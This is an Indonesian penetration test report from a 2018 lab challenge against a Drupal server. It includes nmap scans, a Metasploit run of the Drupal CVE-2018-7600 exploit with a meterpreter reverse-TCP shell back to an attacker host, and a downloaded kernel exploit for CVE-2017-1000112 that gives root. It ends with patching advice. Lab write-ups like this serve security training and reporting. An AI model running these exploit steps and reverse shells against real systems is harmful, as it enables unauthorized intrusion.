Penetration Test Report

Weekend Challenge Born To Protect

Pustiknas, 29 September 2018

Kelompok 1

Rizky Eka Maulana

Ade Putra Armadhani

Bella Hikmah

M. Irsyad Fauzan

Zanshy Pebryansyah

Table of Contents

A. Summary

- Didapatkan 1 server yang terdapat pada IP 10.1.12.246, kemudian setelah dilakukan exploitasi berhasil untuk menguasai penuh server tersebut.

Detail :

No	Vulnerability	Category	Description
Target : 10.1.12.246			
1	Web Service version	Low, Information Leaked	Celah ini termasuk dalam klasifikasi rendah, celah ini biasa di manfaatkan attacker untuk mengetahui versi dan aplikasi yang digunakan web server.
2	CMS Version	Low, Information Leaked	Celah ini termasuk dalam klasifikasi rendah, celah ini biasa di manfaatkan attacker untuk mengetahui versi dan jenis CMS (Content Management System) yang digunakan.
3	Port Information	Low, Information Leaked	Celah ini termasuk dalam klasifikasi rendah, celah ini biasa di manfaatkan attacker untuk mengetahui port berapa saja yang terbuka saat service berjalan pada server.
4	Drupal user register arbitrary code (CVE-2018-7600)	Critical, Remote Code Execution	Celah ini terdapat pada website target yang menggunakan CMS (Content Management System) Drupal. Celah ini termasuk dalam klasifikasi kritikal, karena berhasil mendapatkan akses untuk interaksi langsung ke server.
5	Kernel Exploitable Memory Corruption (CVE-2017-1000112)	Critical, Privilege Escalation	Celah ini terdapat pada sistem operasi linux yang di gunakan pada server target, sehingga attacker bisa mendapatkan akses administrator (full access) pada server. Server target menggunakan sistem operasi linux Ubuntu 14.04 dengan kernel (inti sistem) versi 4.4.0 dimana masih memiliki celah dalam klasifikasi kritikal, karena celah tersebut dapat memberikan akses ke seluruh sistem dengan level yang paling tinggi.
Result : Take Over server and system			

- Dalam penetration ini, kami menggunakan metodologi Information Gathering, Service Enumeration, lalu Exploitation. Information Gathering dilakukan sebagai inisiasi awal untuk mendapatkan informasi sebanyak-banyaknya dari target, sebagai bekal untuk melakukan langkah selanjutnya. Service Enumeration adalah langkah untuk melakukan validasi, apakah benar service tersebut memiliki celah yang bisa di eksekusi. Exploitation adalah langkah setelah Service Enumeration di nyatakan valid, dan bisa dilakukan exploitasi terhadap target.

B. Information Gathering

B.1 Server 10.1.12.246

Kami melakukan information gathering dan mendapatkan beberapa informasi dari alamat 10.1.12.246

B.1a. Host Infrormation


- Dilakukan host enumeration di network 10.1.12.0/24 , kemudian didapatkan 2 host aktif yaitu 10.1.12.1 dan 10.1.12.246. Berdasarkan info target hanya berada di IP 10.1.12.246

```
nmap 10.1.12.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-29 11:53 WIB
Nmap scan report for 10.1.12.1
Host is up (0.021s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
2000/tcp open  cisco-sccp
8291/tcp open  unknown

Nmap scan report for 10.1.12.246
Host is up (0.026s latency).
Not shown: 998 closed ports
PORT      STATE    SERVICE
80/tcp    filtered http
12345/tcp open     netbus
```

- Kemudian dari IP target kita lakukan port scanning untuk mengetahui service yang berjalan dari target. Didapatkan port 80 dan port 12345.

```
nmap 10.1.12.246 -p 1-65535

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-29 12:09 WIB
Nmap scan report for 10.1.12.246
Host is up (0.023s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
80/tcp    open  http
12345/tcp open  netbus
```

- Pada port 80 kita lakukan information gathering, terdapat web service menggukana apache 2.4.7 berjalan pada Operating System Ubuntu. Dalam service tersebut terinstall CMS Drupal dengan versi 8.3.7, yang dapat kita ketahui dari Meta name header dan CHANGELOG.txt



- Lalu pada port 12345 diketahui sebagai port SSH

B.2 Server 192.168.56.101

- Setelah kita dapatkan root access, kita melanjutkan untuk mencari mesin lain sesuai dari instruksi pada target. Kami menemukan server database yang terpisah pada konfigurasi drupal di files **/var/www/html/sites/default/settings.php** serta terdapat konfigurasi user database.

- Diketahui server database berjalan pada IP **192.168.56.101** menggunakan service mysql versi **5.7.13**.

- Setelah dilakukan research didapatkan vulnerability pada service mysql dengan **CVE-2016-6663**.

C. Service Enumeration

C.1 Server 10.1.12.246

- Pada service **SSH** di port **12345** kita lakukan service enumeration untuk mengetahui, apakah terdapat celah dalam service yang berjalan. Pada service ini, kita coba melakukan exploitasi menggunakan Bug shellshock **CVE-2014-6271**.

  Ternyata, service tersebut tidak terdapat vulnerability dari **CVE-2014-6271**

- Pada service web di port 80, dari information gathering yang kita dapat diketahui memiliki vulnerability RCE (Remote Code Execution) **CVE-2018-7600** pada drupal Versi 8 -9. Kemudian kita menggunakan referensi exploit dari url ini **https://www.exploit-db.com/exploits/44482/**.
- Setelah dilakukan exploitasi, kita dapat melakukan Remote Code Execution dalam limited user www-data pada direktori **/var/www/html** .

- Lalu kita coba cek versi kernel dan OS dari server menggunakan perintah uname -a , diketahui OS yang berjalan adalah Ubuntu Server 14.04 dengan versi kernel 4.4.0

- Setelah dilakukan research ditemukan vulnerability **CVE-2017-1000112** pada kernel versi 4.4.0 yaitu bug pada SMEP (Supervisor Mode Execution Prevention) yang dapat menimbulkan memory corruption sehingga kita dapat melakukan exploitasi untuk mendapatkan root access. Didapatkan referensi exploit dari url ini **https://www.exploit-db.com/raw/43418/**.

C.2 Server 192.168.56.101

- Terdapat service aplikasi mysql yang berjalan pada port 3306 dengan versi 5.7.13, kemungkinan masih memiliki vulnerability **CVE-2016-6663**.

D. Exploitation

D.1 Server 10.1.12.246

- Dari referensi exploit **https://www.exploit-db.com/exploits/44482/** kita tambahkan modul exploit tersebut pada tools Metasploit framework

- Setup RHOST untuk target dan setup LHOST LPORT untuk mendapatkan shell interaktif dari target.

```
msf exploit(asu) > show options

Module options (exploit/multi/http/asu):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      anu.mu           yes       The target address
   RPORT      80               yes       The target port
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.1.10.71       yes       The listen address
   LPORT  6699             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   User register form with exec
```

- Jalankan exploit, kemudian kita mendapatkan shell interaktif dengan user yang terbatas.

```
msf exploit(asu) > set RHOST 10.1.12.246
RHOST => 10.1.12.246
msf exploit(asu) > set LHOST 10.1.10.71
LHOST => 10.1.10.71
msf exploit(asu) > set LPORT 6699
LPORT => 6699
msf exploit(asu) > run

[*] Started reverse TCP handler on 10.1.10.71:6699
[*] Sending stage (33721 bytes) to 10.1.12.246
[*] Meterpreter session 1 opened (10.1.10.71:6699 -> 10.1.12.246:35514) at 2018-
09-29 15:40:54 +0700

meterpreter > shell
Process 1800 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

- Kemudian dari vulnerability **CVE-2017-1000112** kita lakukan local exploit, dimana file binary sudah di compile mesin attacker lalu di simpan pada web server attacker. Pada mesin target, kita lakukan download untuk mendapat file

binary dari mesin attacker. Simpan file binary tersebut pada direktori /tmp agar exploit bisa di jalankan

```
cd /tmp
ls
asu
boom
./asu
bash: cannot set terminal process group (1058): Inappropriate ioctl for device
bash: no job control in this shell
root@srv01:/tmp# cd ..
cd ..
root@srv01:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

- Attacker mendapatkan full access.

E. Conclusion

- Disarankan untuk melakukan penguatan pada service yang berjalan, seperti menyembunyikan versi Operating System, Versi CMS, Versi Web Server, dll.

- Disarankan untuk melakukan perbaikan atau update pada CMS Drupal yang berjalan, referensi **https://cgit.drupalcode.org/drupal/rawdiff/?h=8.5.x&id=5ac8738fa69df34a0635f0907d661b509ff9a28f**

- Disarankan untuk melakukan update kernel (inti sistem) yang lebih tinggi dari versi 4.4.0 pada sistem operasi yang digunakan server.